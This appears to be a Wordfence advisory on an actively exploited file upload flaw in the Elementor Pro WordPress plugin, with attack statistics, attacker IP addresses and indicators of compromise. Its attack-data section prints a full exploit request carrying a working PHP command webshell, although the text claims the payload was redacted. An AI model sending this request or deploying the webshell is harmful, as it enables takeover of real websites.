

On August 19th, 2026, we publicly disclosed a critical Unauthenticated Arbitrary File Upload vulnerability in Elementor Pro, a WordPress plugin with more than 6,000,000 active installations. This vulnerability can be leveraged by unauthenticated attackers to upload arbitrary files, including executable PHP files, to a vulnerable site, which can lead to remote code execution and complete site takeover. The vendor released the fully patched version on August 19th, 2026, and we originally disclosed this vulnerability in the Wordfence Intelligence vulnerability database on the same day. The Wordfence Firewall has already blocked over 190,000 exploit attempts targeting this vulnerability.
All Wordfence users, including those running Wordfence Premium, Wordfence Care, and Wordfence Response, as well as sites running the free version of Wordfence, are protected against any exploits targeting this vulnerability by the Wordfence firewall’s built-in Malicious File Upload protection.
Considering this vulnerability is being actively exploited, we urge users to ensure their sites are updated with the latest patched version of Elementor Pro, version 4.2.2 at the time of this writing, as soon as possible.
Vulnerability Summary from Wordfence Intelligence


Vulnerability Details
The vulnerability exists due to the way the Elementor Pro Form widget handles File Upload fields. When a File Upload field is not marked as required, a flaw in the field’s validation routine causes the extension and file type checks to be skipped for the uploaded file, allowing an unauthenticated attacker to upload a file with an arbitrary extension, such as .php, and achieve remote code execution. Exploitation requires the targeted site to have published a page containing an Elementor Pro Form widget with at least one non-required File Upload field.
We covered the full technical details of this vulnerability in a dedicated blog post, which we recommend reading for a complete analysis:
Critical Arbitrary File Upload Vulnerability Patched in Elementor Pro WordPress Plugin
As with all arbitrary file upload vulnerabilities, this can lead to complete site compromise through the use of webshells and other techniques.
A Closer Look at the Attack Data
The following data highlights an actual exploit attempt from threat actors targeting this vulnerability. The attacker submits the form’s File Upload field as an array, where the first element is empty and the second element carries a PHP payload with a .php filename, which is the structure that triggers the validation bypass.
Example attack request
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: multipart/form-data; boundary=b6761add721875da77ab27c1c43430ba

--b6761add721875da77ab27c1c43430ba
Content-Disposition: form-data; name="action"

elementor_pro_forms_send_form
--b6761add721875da77ab27c1c43430ba
Content-Disposition: form-data; name="post_id"

2821
--b6761add721875da77ab27c1c43430ba
Content-Disposition: form-data; name="form_id"

10f53b4
--b6761add721875da77ab27c1c43430ba
Content-Disposition: form-data; name="form_fields[name]"

test
--b6761add721875da77ab27c1c43430ba
Content-Disposition: form-data; name="form_fields[email]"

[redacted]
--b6761add721875da77ab27c1c43430ba
Content-Disposition: form-data; name="form_fields[message]"

test
--b6761add721875da77ab27c1c43430ba
Content-Disposition: form-data; name="form_fields['field_cc213f9'][0]"; filename=""
Content-Type:
Expires: 0


--b6761add721875da77ab27c1c43430ba
Content-Disposition: form-data; name="form_fields['field_cc213f9'][1]"; filename="x1.php"
Content-Type: application/octet-stream
Expires: 0

<?php $c=$_GET["c"];if(function_exists("system")){system($c);}elseif(function_exists("passthru")){passthru($c);}elseif(function_exists("shell_exec")){echo shell_exec($c);}elseif(function_exists("exec")){exec($c,$o);echo implode("\n",$o);}elseif(function_exists("proc_open")){$p=proc_open($c,array(1=>array("pipe","w"),2=>array("pipe","w")),$q);if(is_resource($p)){echo stream_get_contents($q[1]).stream_get_contents($q[2]);}}elseif(function_exists("popen")){$h=popen($c,"r");echo stream_get_contents($h);pclose($h);}else{echo "NO_EXEC";}?>
--b6761add721875da77ab27c1c43430ba--
In the request above, the File Upload field is submitted as an array. The first element (form_fields['field_cc213f9'][0]) has an empty filename, which sets the UPLOAD_ERR_NO_FILE state that triggers the validation bypass, causing all further validation to be skipped for the remaining elements. The second element (form_fields['field_cc213f9'][1]) then carries the malicious file with a .php extension, which is written to the server. We have redacted the webshell payload to avoid publishing working exploit code.
Once written, the uploaded PHP file is placed in the /wp-content/uploads/elementor/forms/ directory under a randomly generated filename with the attacker-supplied .php extension, and the attacker can request it directly to execute arbitrary commands on the server.
Wordfence Firewall
The following graphic demonstrates the steps to exploitation an attacker might take and at which point the Wordfence firewall would block an attacker from successfully exploiting the vulnerability.

The Wordfence firewall’s built-in Malicious File Upload protection detects the attempt to upload an executable file and blocks the request.
The firewall also blocks access to the php file:

Please note this protection only works if the “Disable Code Execution for Uploads directory” option is enabled in the Wordfence Global Options page. We strongly recommend all Wordfence users enable this option.
Total Number of Exploits Blocked
The Wordfence Firewall has blocked over 190,000 exploit attempts since the vulnerability was publicly disclosed.

According to our data, attackers started targeting websites the same day the vulnerability was disclosed, on August 19th, 2026. We also detected and blocked a large number of exploit attempts from August 19th to 23rd.
Top Offending IP Addresses

The following IP Addresses are currently the most actively engaged IP addresses targeting the Elementor Pro plugin:
- 2602:fa59:10:7a1::1
- Over 28,000 blocked requests.
- 185.196.220.85
- Over 23,800 blocked requests.
- 103.84.230.85
- Over 23,600 blocked requests.
- 103.90.148.202
- Over 15,300 blocked requests.
- 216.126.225.208
- Over 15,000 blocked requests.
- 167.254.240.75
- Over 8,100 blocked requests.
- 167.254.241.119
- Over 7,700 blocked requests.
- 114.10.17.253
- Over 6,100 blocked requests.
- 114.10.45.151
- Over 5,700 blocked requests.
- 2406:ef80:2:7d19::1
- Over 4,800 blocked requests.
Indicators of Compromise
A successful attack results in an executable PHP file being written to the /wp-content/uploads/elementor/forms/ directory. This directory is only intended to store uploaded form submissions and should never contain PHP files, so the presence of any .php file in this location is a strong indicator of compromise. We recommend reviewing this directory.
We also recommend reviewing your web server access logs for requests to /wp-admin/admin-ajax.php with the action parameter set to elementor_pro_forms_send_form, especially those originating from the following IP addresses:
- 2602:fa59:10:7a1::1
- 185.196.220.85
- 103.84.230.85
- 103.90.148.202
- 216.126.225.208
- 167.254.240.75
- 167.254.241.119
- 114.10.17.253
- 114.10.45.151
- 2406:ef80:2:7d19::1
If you find evidence of compromise, we recommend removing any unexpected files and reviewing the site for backdoors. The absence of any such log entries does not guarantee that your website has not been compromised.
Conclusion
In today’s article, we covered the attack data for a critical-severity Unauthenticated Arbitrary File Upload vulnerability in the Elementor Pro plugin that allows unauthenticated threat actors to upload executable PHP files and achieve remote code execution, leading to complete site compromise. Our threat intelligence indicates that attackers began targeting this vulnerability the same day it was disclosed, on August 19th, 2026, with the heaviest activity occurring between August 19th and 23rd. The Wordfence firewall has already blocked over 190,000 exploit attempts targeting this vulnerability.
All Wordfence users, including those running Wordfence Premium, Wordfence Care, and Wordfence Response, as well as sites running the free version of Wordfence, are protected against this vulnerability by the Wordfence firewall’s built-in Malicious File Upload protection.
Even if you are protected by the Wordfence firewall, we urge you to ensure that your site is updated to at least version 4.2.2 in order to maintain normal functionality. If you have friends or colleagues using Elementor Pro, be sure to forward this advisory to them, as sites could still be unprotected and unpatched.
If you believe your site has been compromised as a result of this vulnerability or any other vulnerability, we offer Incident Response services via Wordfence Care. If you need your site cleaned immediately, Wordfence Response offers the same service with 24/7/365 availability and a 1-hour response time. Both these products include hands-on support in case you need further assistance.
The post Attackers Actively Exploiting Critical Vulnerability in Elementor Pro Plugin appeared first on Wordfence.